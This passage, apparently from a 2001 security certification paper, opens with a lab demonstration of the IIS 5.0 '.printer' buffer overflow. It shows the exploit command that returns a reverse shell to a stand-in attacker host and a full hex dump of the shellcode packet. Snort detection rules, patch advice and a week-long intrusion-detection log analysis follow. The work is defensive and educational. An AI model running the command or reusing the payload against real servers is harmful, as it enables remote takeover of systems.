The command tells Netcat to initialize in listen mode (listen for incoming connections) on port 24 and provide verbose output. Once Netcat was up and listening on port 24, I issued the following command from a separate command prompt: **# jill my.good.net.41 80 attacker.bad.net.55 24**

Almost immediately, the window running Netcat displayed the familiar C:\WINNT\System32> prompt and I was in. This is essentially a complete compromise of the targeted host.

TRACE OF ATTACK IN ACTION:

Tcpdump trace of the attack in action:

Initial 3-way handshake from attacker.bad.net.55 to my.good.net.41:

13:28:30.510860 attacker.bad.net.55.1297 > my.good.net.41.80: S 3621024805:3621024805(0) win 32120 <mss 1460,sackOK,timestamp 398798 0,nop,wscale 0> (DF)

```
4500 003c 096c 4000 4006 ab9f xxxx xx37
xxxx xx29 0511 0050 d7d4 7425 0000 0000
a002 7d78 ddae 0000 0204 05b4 0402 080a
0006 15ce 0000 0000 0103 0300
```

13:28:30.511168 my.good.net.41.80 > attacker.bad.net.55.1297: S 2481233898:2481233898(0) ack 3621024806 win 17520 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)

```
4500 0040 0725 4000 8006 0000 xxxx xx29
xxxx xx37 0050 0511 93e4 9fea d7d4 7426
b012 4470 e6a4 0000 0204 05b4 0103 0300
0101 080a 0000 0000 0000 0000 0101 0402
```

13:28:30.511360 attacker.bad.net.55.1297 > my.good.net.41.80: . ack 1 win 32120 <nop,nop,timestamp 398798 0> (DF)

```
4500 0034 096d 4000 4006 aba6 xxxx xx37
xxxx xx29 0511 0050 d7d4 7426 93e4 9feb
8010 7d78 d893 0000 0101 080a 0006 15ce
0000 0000
```

Attack packet is sent:

13:28:30.512207 attacker.bad.net.55.1297 > my.good.net.41.80: P 1:1183(1182) ack 1 win 32120 <nop,nop,timestamp 398798 0> (DF)

4500 04d2 096e 4000 4006 a707 xxxx xx37
xxxx xx29 0511 0050 d7d4 7426 93e4 9feb
8018 7d78 f870 0000 0101 080a 0006 15ce
0000 0000 4745 5420 2f4e 554c 4c2e 7072
696e 7465 7220 4854 5450 2f31 2e30 0d0a
4265 6176 7568 3a20 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 eb03 5deb
05e8 f8ff ffff 83c5 1590 9090 8bc5 33c9
66b9 d702 5080 3095 40e2 fa2d 9595 64e2
14ad d8cf 0595 e196 dd7e 607d 9595 9595
c81e 4014 7f9a 6b6a 6a1e 4d1e e6a9 9666
1ee3 ed96 661e ebb5 966e 1edb 81a6 78c3
c2c4 1eaa 966e 1e67 2c9b 9595 9566 33e1
9dcc ca16 5291 d077 72cc cacb 1e58 1ed3
b196 5644 7496 54a6 5cf3 1e9d 1ed3 8996
5654 7497 9654 1e95 9656 1e67 1e6b 1e45
2c9e 9595 957d e194 9595 a655 3910 55e0
6cc7 c36a c241 cf1e 4d2c 9395 9595 7dce
9495 9552 d2f1 9995 9595 52d2 fd95 9595
9552 d2f9 9495 9595 ff95 18d2 f1c5 18d2
85c5 18d2 81c5 6ac2 55ff 9518 d2f1 c518
d28d c518 d289 c56a c255 52d2 b5d1 9595
9518 d2b5 c56a c251 1ed2 851c d2c9 1cd2
f51e d289 1cd2 cd14 dad9 9494 9595 f352
d2c5 9595 18d2 e5c5 18d2 b5c5 a655 c5c5
c5ff 94c5 c57d 9595 9595 c814 78d5 6b6a
6ac0 c56a c25d 6ae2 856a c271 6ae2 896a
c271 fd95 9195 95ff d56a c245 1e7d c5fd
9494 9595 6ac2 7d10 559a 103f 9595 95a6
55c5 d5c5 d5c5 6ac2 7916 6d6a 9a11 0295
9595 1e4d f352 9297 95f3 52d2 9795 8d52
d291 553d 97a2 ff85 1892 c5c6 6ac2 61ff
a76a c249 a65c c4c3 c4c4 c46a e281 6ac2
5910 55e1 f505 0505 0515 ab95 e1ba 0505
0505 ff95 c3fd 9591 9595 c06a e281 6ac2
4d10 55e1 d505 0505 05ff 956a a3c0 c66a
c26d 166d 6ae1 bb05 0505 057e 27ff 95fd
9591 9595 c0c6 6ac2 6910 55e9 8d05 0505
05e1 09ff 95c3 c5c0 6ae2 8d6a c241 ffa7
6ac2 497e 1fc6 6ac2 65ff 956a c275 a655
3910 55e0 6cc4 c7c3 c66a 47cf cc3e 777b
56d2 f0e1 c5e7 faf6 d4f1 f1e7 f0e6 e695
d9fa f4f1 d9fc f7e7 f4e7 ecd4 95d6 e7f0
f4e1 f0c5 fce5 f095 d2f0 e1c6 e1f4 e7e1
e0e5 dcfb f3fa d495 d6e7 f0f4 e1f0 c5e7
faf6 f0e6 e6d4 95c5 f0f0 fedb f4f8 f0f1
c5fc e5f0 95d2 f9fa f7f4 f9d4 f9f9 faf6
95c2 e7fc e1f0 d3fc f9f0 95c7 f0f4 f1d3
fcf9 f095 c6f9 f0f0 e595 d0ed fce1 c5e7

faf6 f0e6 e695 d6f9 fae6 f0dd f4fb f1f9
f095 c2c6 dad6 dea6 a795 c2c6 d4c6 e1f4
e7e1 e0e5 95e6 faf6 fef0 e195 f6f9 fae6
f0e6 faf6 fef0 e195 f6fa fbfb f0f6 e195
e6f0 fbf1 95e7 f0f6 e395 f6f8 f1bb f0ed
f095 0d0a 486f 7374 3a20 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9033 c0b0 9003 d88b 038b 4060 33db
b324 03c3 ffe0 ebb9 9090 0531 8c6a 0d0a
0d0a

3-way handshake from my.good.net.41 back to attacker.bad.net.55:

13:28:30.607847 my.good.net.41.1070 > attacker.bad.net.55.24: S 2481306173:2481306173(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)

4500 0030 0726 4000 8006 0000 xxxx xx29
xxxx xx37 042e 0018 93e5 ba3d 0000 0000
7002 4000 6b05 0000 0204 05b4 0101 0402

13:28:30.608075 attacker.bad.net.55.24 > my.good.net.41.1070: S 3611864628:3611864628(0) ack 2481306174 win 32120 <mss 1460,nop,nop,sackOK> (DF)

4500 0030 096f 4000 4006 aba8 xxxx xx37
xxxx xx29 0018 042e d748 ae34 93e5 ba3e
7012 7d78 a7fe 0000 0204 05b4 0101 0402

13:28:30.608133 my.good.net.41.1070 > attacker.bad.net.55.24: . ack 1 win 17520 (DF)

4500 0028 0727 4000 8006 0000 xxxx xx29
xxxx xx37 042e 0018 93e5 ba3e d748 ae35
5010 4470 85cb 0000

(actual shell being sent back to attacker.bad.net.55 was not included for brevity)

The trace above shows a 3-way handshake initiated by my attack machine, the buffer overflow being sent, and another 3-way handshake initiated by the victim machine before sending the shell back (not shown for brevity).

The overflow packet from the same attack is shown here using Sniffit running with the –a switch used for ascii display:

```
Supported ethernet device found. (eth0)
Sniffit.0.3.5 is up and running.... (my.good.net.41)
<snip>
Packet ID (from_IP.port-to_IP.port): attacker.bad.net.55.1297-my.good.net.41.80
 E . . . . n @ . @ . . . . . . 7 . . . ) . . . P . . t & . . . . . . } x . p
 . . . . . . . . . . . . . G E T  / N U L L . p r i n t e r  H T T P / 1
 . 0 . . B e a v u h :  . . . . . . . . . . . . . . . . . . . . . ] . . .
 . . . . . . . . . . . . 3 . f . . . P . 0 . @ . . - . . d . . . . . . . . .
 . ~ ` } . . . . . . @ . . . k j j . M . . . . f . . . . f . . . . n . . . .
 x . . . . . . n . g , . . . . f 3 . . . . . R . . w r . . . . X . . . . V D
 t . T . \ . . . . . . . V T t . . T . . . V . g . k . E , . . . . } . . . .
 . U 9 . U . l . . j . A . . M , . . . . } . . . . R . . . . . . R . . . . .
 . R . . . . . . . . . . . . . . . . . . j . U . . . . . . . . . . . . .
 . j . U R . . . . . . . . . . j . Q . . . . . . . . . . . . . . . . . . . .
 . . . R . . . . . . . . . . . . . U . . . . . . . } . . . . . . x . k j j .
 . j . ] j . . j . q j . . j . q . . . . . . . j . E . } . . . . . . j . } .
 U . . ? . . . . U . . . . . j . y . m j . . . . . . . M . R . . . . R . . .
 . R . . U = . . . . . . . . j . a . . j . I . \ . . . . . j . . j . Y . U .
 . . . . . . . . . . . . . . . . . . . . . . j . . j . M . U . . . . . . .
 . j . . . j . m . m j . . . . . . ~ ' . . . . . . . . . j . i . U . . . . .
 . . . . . . . . j . . j . A . . j . I ~ . . j . e . . j . u . U 9 . U . l .
 . . . j G . . > w { V . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . H o s t :
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . 3 . . . . . . . . @ ` 3 .
 . $ . . . . . . . . . 1 . j . . . .
<snip>
```

In the ascii portion of the attack packet, the string ".printer" can clearly be seen. Looking for this string is the basis for Snort signatures that have been published to detect this attack.

Snort signature to detect this attack:

The following Snort rules were posted on www.whitehats.com soon after the vulnerability was announced:

Snort 1.7:

```
alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS533/web-iis_http-iis5-printer-isapi";
flags: A+; content: ".printer"; nocase;)
```

Snort 1.8:

```
alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS533/web-iis_http-iis5-printer-isapi";
flags: A+; uricontent: ".printer"; nocase; classtype: system-attempt; reference: arachnids,533;)
```

Both rules look for the string ".printer" in the content of the packet, which can be seen in the Sniffit trace above.

Defensive recommendations:

To defend against this particular exploit, apply the patch released by Microsoft: http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29321. Also, disable the ISAPI Internet Printing extension unless absolutely necessary.

These steps will help protect against this particular exploit, however there are many other well known exploits that have already been released and more can be expected. One should always make sure their IIS servers are up to date with the latest patches, service packs, and hotfixes. Additionally, one should follow a 'best practices' guideline when initially setting up the server such as the one published by the National Security Agency (NSA) at the following url:
http://nsa2.www.conxion.com/win2k/r1/secure_configuration_of_iis_5.pdf

CONCLUSION:

Buffer overflows are one of the most devastating attacks, as well as one of the most difficult to defend against. No matter how well "locked down" a server is, it is still potentially vulnerable to an, as yet unknown, new overflow. Thus, administrators find themselves in an endless game of applying the latest patch before their server is attacked by the latest exploit. While this may seem like a high price, this cycle of finding exploits, patching them, and informing the security community ultimately leads to better software and a more secure Internet for all.

References:

Spyrit, Dark "jill.c" May, 2001 URL: http://packetstormsecurity.com/0105-exploits/jill.c (July 20, 2001)

"Microsoft Windows 2000 IIS 5.0 IPP ISAPI 'Host:' Buffer Overflow Vulnerability" May 01, 2001 URL: http://www.securityfocus.com/vdb/?id=2674 (July 20, 2001)

Hassell, Riley" Windows 2000 IIS 5.0 Remote buffer overflow vulnerability (Remote SYSTEM Level Access)" May 01, 2001 URL: http://eeye.com/html/Research/Advisories/AD20010501.html (July 22, 2001)

Dougherty, Chad Herman, Shawn. "CERT® Advisory CA-2001-10 Buffer Overflow Vulnerability in Microsoft IIS 5.0" CERT/CC. 02 May 2001. URL: http://www.cert.org/advisories/CA-2001-10.html (July 22, 2001)

TechNet, Microsoft Corp. "Microsoft Security Bulletin MS01-023; Unchecked Buffer in ISAPI Extension Could Enable Compromise of IIS 5.0 Server" 14 May, 2001 URL: http:///www.microsoft.com/technet/security/bulletin/MS01-023.asp (July 22, 2001)

TechNet, Microsoft Corp."Microsoft Security Advisor Program: Glossary of Terms Buffer Overrun" 2001 URL: http://www.microsoft.com/technet/security/bulletin/glossary.asp#buffer (July 22, 2001)

Vision, Max. "IDS533/WEB-IIS_HTTP-IIS-PRINTER-ISAPI" May, 2001. URL: http://www.whitehats.com/info/IDS533 (July 22, 2001)

Assignment 3: Analyze This

Executive Summary:

Our company's recent analysis of your university has been completed and results are presented in this report. This report consists of analysis provided to us by a Snort Network Intrusion Detection System (NIDS) that has been operational on your network. For this report's preparation, we've analyzed 1 week's worth of data, looking at alert files, scan logs and 'out of spec' (OOS) files dated between June 10 and June 16, 2001. The format of this analysis will be as follows:

1. Summary of all alerts detected
2. Top source addresses
3. Top destination addresses
4. List of possibly compromised systems
5. Alert analysis of most significant detects
6. Scan log analysis
7. OOS file analysis
8. Analysis process
9. Conclusion

Files used for the report:

Log files from 1 week's worth of data taken from a Snort NIDS were examined. These files were divided into alert files, scan files and out of spec (OOS) files. Files are from June 10 – June 16, 2001:

Alert Files	Scan Files	OOS Files
alert.010610	scans0110	oos_Jun.10.2001
alert.010611	scans0611	oos_Jun.11.2001
alert.010612	scans0612	oos_Jun.13.2001
alert.010613	scans0613	oos_Jun.14.2001
alert.010614	scans0614	oos_Jun.15.2001
alert.010615	scans0615	oos_Jun.15.2001
alert.010616	scans0616	oos_Jun.16.2001

Summary of all alerts detected:

Signature:	Alerts:	Sources:	Destinations:
UDP Src/Dst outside network	528754	53	236
SYN-FIN scan	14349	2	14348
Watchlist 000220 IL-ISDNNET	4645	78	26
Port 55850 tcp – possible myserver	4344	22	24
External RPC call	4272	13	1141
SMB Name Wildcard	1693	356	609
Queso fingerprint	1578	56	73
Possible Trojan server activity	1214	190	401
WinGate 1080 Attempt	987	89	295
Back Orifice	535	5	230
Watchlist 000222 NET-NCFC	252	7	6
Connect to 515 from outside	246	2	246
TCP Src/Dst outside network	161	22	29
SUNRPC highport access	103	6	5
Highport 65535 udp pos. Red Worm	98	22	13
Highport 65535 tcp pos. Red Worm	94	20	19
Null scan!	92	58	18
NMAP TCP ping	61	15	13
ICMP Src/Dst outside network	21	7	12
Tiny Fragments	8	3	2
Connect 515 from inside	8	3	3

SITE EXEC – pos. wu-ftpd exploit	2	1	1
hax0r boy 010615	1	1	1
STATDX UCP attack	1	1	1
Totals:	**563519**	**1032**	**3168**

Top source IP addresses (does not include "UDP Src/Dst outside network"):

Source	Alerts
211.240.28.66 14349	14348
MY.NET.1.6	4144
212.179.56.5	3239
158.75.57.4	1172
61.143.127.86	1243
128.95.12.195	654

Top destination IP addresses (does not include "UDP Src/Dst outside network"):

Destination	Alerts
128.8.128.180	4144
MY.NET.97.44	2987
MY.NET.156.55	698
MY.NET.98.139	571
MY.NET.109.234	551

The following hosts have been identified as possibly compromised. We recommend that these hosts be disconnected from the network and examined immediately. Further details and explanation are provided within this report:

MY.NET.253.24	MY.NET.98.217
MY.NET.97.155	MY.NET.205.237
MY.NET.217.202	MY.NET.60.8
MY.NET.98.163	MY.NET.218.138
MY.NET.70.97	MY.NET.105.120
MY.NET.98.224	MY.NET.155.1
MY.NET.157.5	MY.NET.218.57
MY.NET.98.232	MY.NET.60.177
MY.NET.230.173	MY.NET.98.185
MY.NET.182.103	MY.NET.202.117

MY.NET.150.225	MY.NET.150.133
MY.NET.98.139	

Further analysis of alerts follows:

UDP Source and Destination outside network:

Overview:

This alert's significance is in the number of hits generated. Of the 563,519 alerts generated, 94% (528,754) were from this signature. This alert is generated when a udp packet received by the sensor has a source ip address and a destination ip address that do not match the 'home network' ip address, usually defined by the variable $INTERNAL in the snort.conf configuration file.

Top 5 Source Hosts:

Source	Alerts	Dsts
63.250.213.73	301844	1
63.250.213.119	210981	1
63.250.213.26	13050	1
169.254.179.132	491	2
137.187.161.42	337	2

Top 5 Destination Hosts:

Destinations	Alerts	Srcs
233.28.65.227	301844	1
233.28.65.62	210981	1
233.28.65.164	13050	1
156.40.70.20	327	1
24.3.0.33	261	2

63.250.213.XX -> 233.28.65.XX:
The 233/8 class D, experimental address space has been allocated by the Internet Assigned Numbers Authority (IANA) for GLOP addressing as defined by rfc2770 and rfc2365. Boundary routers are configured to forward multicast traffic to enable hosts to take advantage of streaming media technology for applications such as video conferencing or distance learning, which is often offered by universities.

Sample detect:

06/11-07:27:55.34709 [**] UDP SRC and DST outside network [**] 63.250.213.73:1042-> 233.28.65.227:5779
06/11-07:27:55.637148 [**] UDP SRC and DST outside network [**] 63.250.213.73:1042-> 233.28.65.227:5779
06/11-07:27:55.637805 [**] UDP SRC and DST outside network [**] 63.250.213.73:1042-> 233.28.65.227:5779
06/11-07:27:55.936863 [**] UDP SRC and DST outside network [**] 63.250.213.73:1042-> 233.28.65.227:5779

The 63.250.xx.xx addresses return the following whois information when queried:

```
Yahoo! Broadcast Services, Inc. (NETBLK-NETBLK2-YAHOOBS)
      2914 Taylor st
      Dallas, TX 75226
      US

      Netname: NETBLK2-YAHOOBS
      Netblock: 63.250.192.0 - 63.250.223.255
      Maintainer: YAHO

      Coordinator:
            Bonin, Troy (TB501-ARIN)     netops@broadcast.com
            214.782.4278      ext.  2278

Domain System inverse mapping provided by:

NS.BROADCAST.COM                        206.190.32.2
NS2.BROADCAST.COM                       206.190.32.3
```

Analysis:
From this information, one can conclude that the alerts generated are, most likely, false positives that are being triggered by multicast sessions between Yahoo! Broadcast Services and your network. This activity is not considered suspicious and, therefore was left out of the top source and destinations lists in this report since we are primarily looking for malicious activity.

Correlations:
Rfc 2365: http://www.faqs.org/rfcs/rfc2365.html
Rfc 2770: http://www.faqs.org/rfcs/rfc2770.html
http://www.cisco.com/warp/public/cc/pd/iosw/prodlit/ipimt_ov.htm
http://archives.internet2.edu/guest/archives/wg-multicast/log200102/msg00011.html

169.254.179.132:
The 169.254.0.0/16 subnet is used by Microsoft clients when configured for dhcp but is unable to receive an address upon boot up. In such a case, a random address is chosen from the address range and applied to the client. Dhcp requests do not cross routers. Each subnet with dhcp clients should have a dhcp server or a dhcp relay agent. Otherwise, static ip addressing is required.

Correlations:
MS knowledgebase article: Q216805

SYN-FIN Scan:

A large SYN-FIN scan was detected on your network on June 11, generating 14,383 hits between 02:54:15 and 03:15:50

Source Host:

211.240.28.66

Destination Hosts:
Each of the following hosts was scanned with 1 packet sent to each host at port 21:

MY.NET.1.2 – MY.NET.254.254

A whois lookup of **211.240.28.66** returns the following information when queried, showing that the address is from a Korean ISP:

```
[whois.ripe.net]

inetnum:     211.240.0.0 - 211.240.127.255
netname:     ELIMNET
 escry:            Elinmnet Co. LTD.
Country:     KR
admin-c:     JYH3-RIPE
tech-c:           YS632-RIPE
status:           ASSIGNED PA
notify:           AS4663@elim.net 20010612
source:           RIPE
<snip>
person:           Jung Yup Han
address:     ELIMNET Co. LTD., Choongjung Bldg 32-11, 3Ga, Choongjung-Ro
address:     Sudaemoon-Gu, Seoul 120-013, Korea
phone:            +82 2 3149 4831
fax-no:           +82 2 365 4046
e-mail:           nmc@elim.net
nic-hdl:     JYH3-RIPE
remarks:     ELIMNET ISP's CTO
notify:           AS4663@elim.net
mnt-by:      AS4663-RIPE-MNT
changed:     nmc@elim.net 20010612
source:           RIPE
```

***Analysis*:**

This alert is triggered when packets are detected that have both the Syn and Fin flags set in the tcp header. These flags are often set in an effort to elude detection by an IDS system or for OS identification by observing the hosts' response to the anomalous packets. This particular detect appears to be generated by a utility called Synscan, and is

probably associated with Ramen Worm activity which picks random class B networks and scans them using the signature of this scan.

Correlations:

http://whitehats.com/library/worms/ramen/
http://www.sans.org/y2k/practical/Roland_Gerlach_GCIA.html#assign3

Recommendations:

Block the offending IP address at border router. Make sure all ftp servers are up to date with latest patches. Watch for signs of Ramen server activity coming from the internal network (port 27374).

Watchlist 000220 IL-ISDNNET-990517

Overview:

This alert is generated when traffic from the 212.179.0.0 network is detected, which is a common source of malicious activity on the Internet.

Top 5 Source Hosts:

Source	Alerts	Dsts
212.179.56.5	3239	2
212.179.41.216	698	1
212.179.27.6	63	6
212.179.81.36	58	2
212.179.36.86	47	4

Top 5 Destination Hosts:

Destinations	Alerts	Srcs
MY.NET.97.44	2987	1
MY.NET.156.55	698	1
MY.NET.97.176	252	1
MY.NET.150.133	141	12
MY.NET.217.18	95	8

Summary of Port Activity:

SourceIP SourcePort -> DestIP DestPort	HITS

212.179.56.5:61902 -> MY.NET.97.44: 4236	2987
212.179.56.5:61009 -> MY.NET.97.176: 4236	252
212.179.41.216:1049 -> MY.NET.156.55:4734	698

Analysis:

Although the destination ports cannot be positively associated with a particular service or program, the most likely explanation is that this traffic is being generated by Napster or game server activity.

Correlations:
http://www.sans.org/y2k/practical/Paul_Asadoorian_GIAC.doc
http://www.sans.org/y2k/practical/Andrew_Windsor_GCIA.doc

Recommendations:

Block traffic from the 212.179.0.0 network from entering the local network. Ban Napster clients from all local hosts.

Port 55850 tcp – Possible myserver activity – ref. 010313-1

Top 5 Source Hosts:

Source	Alerts	Dsts
MY.NET.1.6	4144	1
128.8.128.180	88	1
MY.NET.253.24	26	3
MY.NET.253.43	14	1
198.3.99.212	13	1

Top 5 Destination Hosts:

Destinations	Alerts	Srcs
128.8.128.180	4144	1
MY.NET.1.6	88	1
MY.NET.253.24	24	2
207.106.49.22	14	1
204.88.129.68	14	1

Analysis:

Myserver is a known DDOS agent that is associated with port 55850. At first glance, it would appear that there are possible compromised servers on the MY.NET.0.0 network that are transmitting to hosts on the Internet. Further analysis:

SourceHst	Src Port	Dest Host	Dst Port	No. Packets
MY.NET.1.6	119	128.8.128.180	55850	4144
MY.NET.253.24	55850	204.88.129.68	25	14
MY.NET.253.24	55850	212.78.193.224	25	6
MY.NET.253.24	55850	212.78.193.180	25	6
MY.NET.253.43	55850	207.106.49.25	25	14

From this table, it appears that these alerts are false positives resulting from a socket connection that happens to use port 55850 as the ephemeral client port. However, the fact that MY.NET.253.24 continually chooses 55850 as the client port raises suspicion and the machine should be checked for signs of compromise. MY.NET.1.6 should also be confirmed to be a legitimate news server that is allowed to send data to other networks.

Correlations:
http://www.securityfocus.com/archive/75/140891

External RPC call:

Multiple scans were detected from external hosts looking for RPC services on the internal network. This type of scan is common as there are many known exploits associated with these services. RPC service exploits are listed in the Sans top 10 vulnerabilities list.

Top 5 Source Hosts:

Source	Alerts	Destinations
61.143.127.86	1243	593
129.49.65.82	800	629
128.95.12.195	651	629
63.105.23.130	339	271
211.34.45.130	321	277

Top 5 Destination Hosts:

Destinations	Alerts	Sources
MY.NET.6.15	19	5
MY.NET.137.226	10	6
MY.NET.137.237	9	6

MY.NET.133.198	9	6
MY.NET.134.134	9	7

Analysis:

The pattern observed in these scans is fairly common and can be categorized as random trolling for servers to exploit. The sources conducting these scans were from various locations around the world and do not appear to be coordinated.

Correlations:

http://www.sans.org/topten.htm
http://www.sans.org/y2k/practical/Andrew_Windsor_GCIA.doc

Recommendations:

Do not allow rpc services to pass through the firewall. RPC services and the portmapper should be disabled on all servers unless absolutely needed. Systems that need RPC services should employ tcpwrappers and implement access control for these hosts.

SMB Name Wildcard

A total of 1,693 instances of this alert were detected with 356 sources and 609 destination hosts.

Top 5 Source Hosts:

Source	Alerts	Dsts
216.63.216.27	257	156
216.61.41.249	166	114
216.67.164.34	100	71
199.177.32.2	22	19
199.174.24.99	21	15

Top 5 Destination Hosts:

Destination	Alerts	Srcs
MY.NET.137.7	68	28
MY.NET.134.222	22	7
MY.NET.133.186	21	2
MY.NET.134.217	14	2
MY.NET.133.41	13.	3

Sample detect:

06/15-17:43:48.804741 [**] SMB Name Wildcard [**] 216.63.216.27:137-> MY.NET.132.37:137
06/15-17:43:50.092256 [**] SMB Name Wildcard [**] 216.63.216.27:137-> MY.NET.132.37:137
06/15-17:44:01.309575 [**] SMB Name Wildcard [**] 216.63.216.27:137-> MY.NET.132.176:137
06/15-17:44:01.377276 [**] SMB Name Wildcard [**] 216.63.216.27:137-> MY.NET.132.177:137

Analysis:

This is a deliberate attempt to enumerate Microsoft clients to gather information for further exploits. The source port and destination port of 137 is characteristic of Nbtstat.exe, which is a native Windows utility. However, the fact that multiple hosts are being scanned in rapid succession indicates that an automated scanning tool is being used.

Correlations:

A similar detect was observed in Brian Varine's practical:
http://www.sans.org/y2k/practical/Brian_Varine_GCIA.doc

Recommendation:

Block all NetBios traffic at the firewall or border router.

Queso fingerprint

Top 5 Source Hosts:

Source	Alerts	Dsts
158.75.57.4	1168	21
199.183.24.194	226	3
193.226.113.248	28	3
64.64.58.194	22	1
212.181.52.7	13	1

Top 5 Destination Hosts:

Destination	Alerts	Srcs
MY.NET.98.139	571	1
MY.NET.109.234	551	1

MY.NET.253.43	80	1
MY.NET.253.41	78	2
MY.NET.253.42	69	1

Analysis:
Queso is a widely available tool that is used for OS fingerprinting which can help attackers tailor their exploit to a particular operating system. Although the exact signature that was used to generate an alert was not available for this analysis, it was probably quite similar to the following which shows that Queso typically sends Syn packets with both reserved bits set, as well:

Snort Rule (v1.7)::
alert tcp any any -> $INTERNAL any (msg:"Possible Queso Fingerprint attempt";flags: S12;)

Source hosts were also detected in the scan log:

Jun 12 04:18:32 158.75.57.4:35967 -> 10.10.109.234:6346 SYN 21S***** RESERVEDBITS
Jun 12 04:19:31 158.75.57.4:49663 -> 10.10.98.139:6346 SYN 21S***** RESERVEDBITS
Jun 12 04:21:14 158.75.57.4:47790 -> 10.10.109.234:6346 SYN 21S***** RESERVEDBITS
Jun 12 04:22:00 158.75.57.4:33268 -> 10.10.98.139:6346 SYN 21S***** RESERVEDBITS
Jun 12 04:24:00 158.75.57.4:59597 -> 10.10.109.234:6346 SYN 21S***** RESERVEDBITS
Jun 12 04:24:51 158.75.57.4:45095 -> 10.10.98.139:6346 SYN 21S***** RESERVEDBITS
Jun 12 04:26:23 158.75.57.4:43219 -> 10.10.109.234:6346 SYN 21S***** RESERVEDBITS

Traffic was observed going to multiple ports including 6346, 25, 22, 20, with the Syn and reserved bits set as the common denominator. The majority of traffic was directed at port 6346 which is associated with Gnutella. The payload of these traces were unavailable for analysis which could confirm whether this is actually Gnutella traffic.

Recommendations:

Do not allow Gnutella/Napster file sharing programs on the network. The hosts MY.NET.98.139 and MY.NET.109.234 should be checked for these programs. Block port 6346 at the firewall (Gnutella can be configured to use different ports however).

Correlations:

http://www.sans.org/y2k/practical/Paul_Asadoorian_GIAC.doc
http://www.incidents.org/detect/gnutella.php

Possible Trojan Server Activity:

The following internal hosts were detected responding from port 27374 to hosts on the Internet:

MY.NET.97.155	MY.NET.217.202
MY.NET.70.97	MY.NET.98.224
MY.NET.157.5	MY.NET.98.232
MY.NET.230.173	MY.NET.182.103
MY.NET.202.117	MY.NET.98.185
MY.NET.60.177	MY.NET.218.57
MY.NET.155.1	MY.NET.105.120
MY.NET.218.138	MY.NET.60.8
MY.NET.205.237	

Port 27374 is known to be used by the SubSeven Trojan horse program. The primary destination contacted by these hosts is 212.38.143.150 which resolves to the following when queried:

```
inetnum:        212.38.128.0 - 212.38.159.255
netname:        JO-INDEX-980511
 escry:          PROVIDER
country:        JO
admin-c:        ASR6-RIPE
tech-c:         MMG8-RIPE
status:         ALLOCATED PA
mnt-by:         RIPE-NCC-HM-MNT
changed:        hostmaster@ripe.net 19980511
source:         RIPE

route:          212.38.128.0/19
 escry:          AS12524 Announcment
origin:         AS12524
remarks:        Multi home with AS8697 and AS6453
notify:         mghannam@tech.index.com.jo
mnt-by:         AS12524-MNT
changed:        mghannam@tech.index.com.jo 19990808
source:         RIPE

person:         Abdullah Samir Rifai
address:        P.O. Box 851620
address:        Amman 11185
address:        Jordan
phone:          +962 6 551 5333
fax-no:         +962 6 551 4999
e-mail:         asr@index.com.jo
nic-hdl:        ASR6-RIPE
notify:         asr@index.com.jo
changed:        asr@index.com.jo 19980316
source:         RIPE

person:         Mohammad Monir Ghannam
address:        P.O. Box 851620
address:        Amman 11185
```

```
address:        Jordan
phone:          +962 6 551 5333
fax-no:         +962 6 551 5999
e-mail:         mghannam@tech.index.com.jo
nic-hdl:        MMG8-RIPE
notify:         mghannam@tech.index.com.jo
changed:        mghannam@tech.index.com.jo 20000531
source:         RIPE
```

Sample detect:

06/11-23:44:43.622743 [**] Possible Trojan server activity [**] MY.NET.97.155:27374-> 216.214.107.80:4657
06/11-23:44:43.638014 [**] Possible Trojan server activity [**] MY.NET.97.155:27374-> 216.214.107.80:4657
06/11-23:44:43.638081 [**] Possible Trojan server activity [**] MY.NET.97.155:27374-> 216.214.107.80:4657
06/11-23:44:44.523091 [**] Possible Trojan server activity [**] MY.NET.97.155:27374-> 216.214.107.80:4657

Additionally, **MY.NET.98.163** was detected communicating with **24.180.160.210** on port **27374**

Sample Detect:

06/13-15:44:55.549933 [**] Possible Trojan server activity [**] MY.NET.98.163:1374-> 24.180.160:27374
06/13-15:44:55.590637 [**] Possible Trojan server activity [**] 24.180.160:27374-> MY.NET.98.163:1374
06/13-15:44:56.231244 [**] Possible Trojan server activity [**] 24.180.160:27374-> MY.NET.98.163:1374
06/13-15:45:05.155506 [**] Possible Trojan server activity [**] 24.180.160:27374-> MY.NET.98.163:1374
06/13-15:45:11.532446 [**] Possible Trojan server activity [**] MY.NET.98.163:1374-> 24.180.160:27374
